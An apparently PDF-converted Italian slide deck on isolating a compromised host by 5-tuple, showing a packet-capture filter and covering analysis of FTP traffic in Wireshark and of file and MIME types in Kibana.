
209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
Receiving raw file from sensor.
Finished.

5-TUPLE

Isolamento di un Host compromesso

2. Analisi del traffico FTP:

Attraverso Wireshark, viene esaminato il traffico di rete alla ricerca di connessioni FTP sospette. Questo include l'analisi di flussi TCP per individuare il trasferimento di file potenzialmente compromessi o il furto di dati sensibili.





Il file trasferito è un documento di testo semplice trasferito dall'indirizzo IP 192.168.0.11 all'indirizzo IP 209.165.200.235 il giorno 11 giugno 2020 alle ore 3:53.

5-TUPLE

Isolamento di un Host compromesso



3.Verifica dei file e del contenuto MIME:

Utilizzando Kibana, si analizzano i dati di log relativi ai tipi di file trasferiti, concentrandosi su contenuti che potrebbero indicare una compromissione, come file eseguibili o script malevoli.



5-TUPLE

Isolamento di un Host compromesso



5-TUPLE

Isolamento di un Host compromesso

